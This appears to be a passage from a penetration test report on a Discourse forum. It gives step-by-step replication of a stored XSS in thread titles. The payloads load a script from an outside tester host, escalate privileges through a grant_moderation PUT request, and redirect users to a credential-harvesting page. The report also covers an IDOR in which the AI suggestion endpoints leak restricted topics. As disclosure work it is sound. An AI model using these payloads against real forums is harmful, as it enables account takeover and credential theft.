
```
[chat quote="Delta;22;2025-08-14T14:23:58Z" channel="Delta" channelId="4" multiQuote="true" chained="true"
threadId="8" threadTitle="<video src=_ onloadstart=confirm(document.domain)>"]
Hey can you reply to this?
[chat quote="bravo;23;2025-08-14T14:24:06Z" chained="true"]
sure!
[/chat]
[/chat]
```



```
[chat quote="Delta;22;2025-08-14T14:23:58Z" channel="Delta"
channelId="4" multiQuote="true" chained="true" threadId="8"
threadTitle="<video src=_ onloadstart=confirm(document.domain)>"]
Hey can you reply to this?

[chat quote="bravo;23;2025-08-14T14:24:06Z" chained="true"]
```

Step 7: The JavaScript would then execute whenever the markdown is rendered, including instances where modifying or replying to topics include the quoted thread title.


```
https://enduring-creature.blueschell.com/posts/387
```



Quoted Topic Test
General
bravo 1 2h
Originally sent in Delta 1
enduring-creature.blueschell.com
enduring-creature.blueschell.com
Delta Aug 14, 9:23 am
Hey can you reply to this?
Quoted Topic Test

Step 8: With the CSP disabled, it was possible to perform a privilege escalation attack and obtain moderation privileges with no further confirmation needed by the administrator. The following XSS payload was used to load a script from a Schellman hosted server to bypass the 100-character limit within thread titles.


```
<video src=_ onloadstart=$.getScript({DOMAIN})>
```



Set thread title
<video src=_ onloadstart=$.getScript(x.lfi.sh)>
47/100

Step 9: The script executes and makes a GET request to the Schellman controlled server hosting the following script, which makes a PUT request to grant the attacker moderation privileges.

```
$.ajax({
    type: 'PUT',
    url: `/admin/users/32/grant_moderation`,
    headers: {
        'X-Csrf-Token': $('meta[name="csrf-token"]').attr('content')
    }
});
```



Status	Method	Domain	File	Initiator	Type	Transferred	Si:
200	GET	yyz1.discourse-c...	6…5de53a0c5dcaf15540b83e94aafa44c5:	chunk.da838c...	js	cached	0 B
200	GET	x.lfi.sh	/?_=1755192870609	chunk.da838c...	plain	455 B	164
⊘	GET	enduring-crea…r...	_	media	html	NS_BINDING_...	180
200	GET	x.lfi.sh	/?_=1755192870610	chunk.da838c...	plain	455 B	164
⊘	GET	enduring-cr…r...	_	media	html	NS_BINDING_...	196
200	GET	enduring-crea…r...	composer_messages?composer_action=create	chunk.da838c...	json	707 B	48
200	PUT	enduring-creatur...	grant_moderation	chunk.da838c...	json	6.52 kB	5.8


PUT https://enduring-creature.blueschell.com/admin/users/32/grant_moderation

Status	200
Version	HTTP/2
Transferred	6.52 kB (5.89 kB size)
Referrer Policy	strict-origin-when-cross-origin
DNS Resolution	System

Exploitation (CSP Enabled)

Step 10: With the CSP enabled, script execution was blocked, however it was still possible to inject the following HTML which triggered a redirect to malicious domain.

```
<meta http-equiv='refresh' content='2;url={DOMAIN}' />
```




Set thread title

<meta http-equiv='refresh' content='2;url=https://y.lfi.sh' />

62/100

Save Changes

Step 11: When the content loaded with the above XSS payload, a redirect to a credential harvesting page was performed in the user's browser.



APP-02 Insecure Direct Object Reference via AI Suggestions

Identifier	APP-02	Impact	Low	Category	Authorization
Attack Vector	Web Application	Likelihood	Low	Risk Rating	● Low

Description

The Discourse AI suggestion endpoints for topic "Title", "Category", and "Tags" allowed authenticated users to extract information about topics that they weren't authorized to access. By modifying the "topic_id" value in API requests to the AI suggestion endpoints, users could target specific restricted topics. The AI model's responses then disclosed information that the authenticated user couldn't normally access.

Impact

An authenticated forum member could exploit these endpoints to systematically gather intelligence about restricted forum topics.

Location

- POST /discourse-ai/ai-helper/suggest_title
  - topic_id=:id
- POST /discourse-ai/ai-helper/suggest_category
  - topic_id=:id
- POST /discourse-ai/ai-helper/suggest_tags
  - topic_id=:id

Remediation

Implement server-side validation routines to verify user entitlements before processing AI model requests, and establish strict boundaries around model agency to prevent AI systems from accessing or referencing data beyond the authenticated user's authorized scope.

References


- OWASP Reference: WSTG-ATHZ-04 (Testing for Insecure Direct Object References)
- OWASP Reference: LLM08 (Excessive Agency)

Retest Observations

Remediated. Attempts to iterate through objects referenced in AI Suggestions using the "topic_id" value resulted in an HTTP "403 Forbidden" response. The response body contained the message "["You are not permitted to view the requested resource."]".

Replication Steps

Step 1: Take note of the following topic created in the "Staff" only category.


Admin
Invite
More
CATEGORIES
General
Site Feedback
Staff
All categories

Internal Only: Forum Staff Topic (SENSITIVE)
Staff

last visit


Recommended reading for Community and FOSS enthusiasts 2
sports feedback, lead

What's your all-time favorite movie scene? 4
Staff music, job-application

Is the Second Amendment still relevant today?
Staff praise


Step 2: As the "Delta" basic user, confirm that no access to the "Staff" category was available.

```
https://enduring-creature.blueschell.com/c/staff/3
```


enduring-creature.blueschell.com/c/staff/3
Container #01


Oops! That page doesn't exist or is private.

Continued:


enduring-creature.blueschell.com/t/internal-only-forum-staff-topic-sensitive/104


Oops! That page doesn't exist or is private.

Step 3: While modifying one of Delta's posts, click on the **AI icon** next to the topic title and intercept the request.


Delta Test Topic /20char 1
Suggest with AI
General
optional tags
Delta 1 4h Aug 14

Step 4: This generates the following POST request to the "suggest_title" AI endpoint.


```
https://enduring-creature.blueschell.com/discourse-ai/ai-helper/suggest_title
```



```
POST /discourse-ai/ai-helper/suggest_title HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://enduring-creature.blueschell.com/t/delta-test-topic-20char-1/116
X-Csrf-Token:
2dkU77EJrgeMVnqlcbIXGBdYIjCmzXU924WL2B726t9_YcBd9yv_7ga_gLIg_OpyqHKqZjvVA0PSA5prmYj
tzA
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Discourse-Logged-In: true
Discourse-Present: true
X-Requested-With: XMLHttpRequest
Content-Length: 12
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

topic_id=116
```

```
HTTP/2 200 OK
Server: nginx
Date: Thu, 14 Aug 2025 15:03:36 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 159
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 0
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Discourse-Username: Delta
X-Discourse-Route: discourse_ai/ai_helper/assistant/suggest_title
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
     "type":"list",
     "suggestions":[
          "Delta's test posts",
          "Delta's test topics",
          "Delta's test replies",
          "Delta's test posts in 2025",
          "Delta's test posts and replies"
     ]
}
```

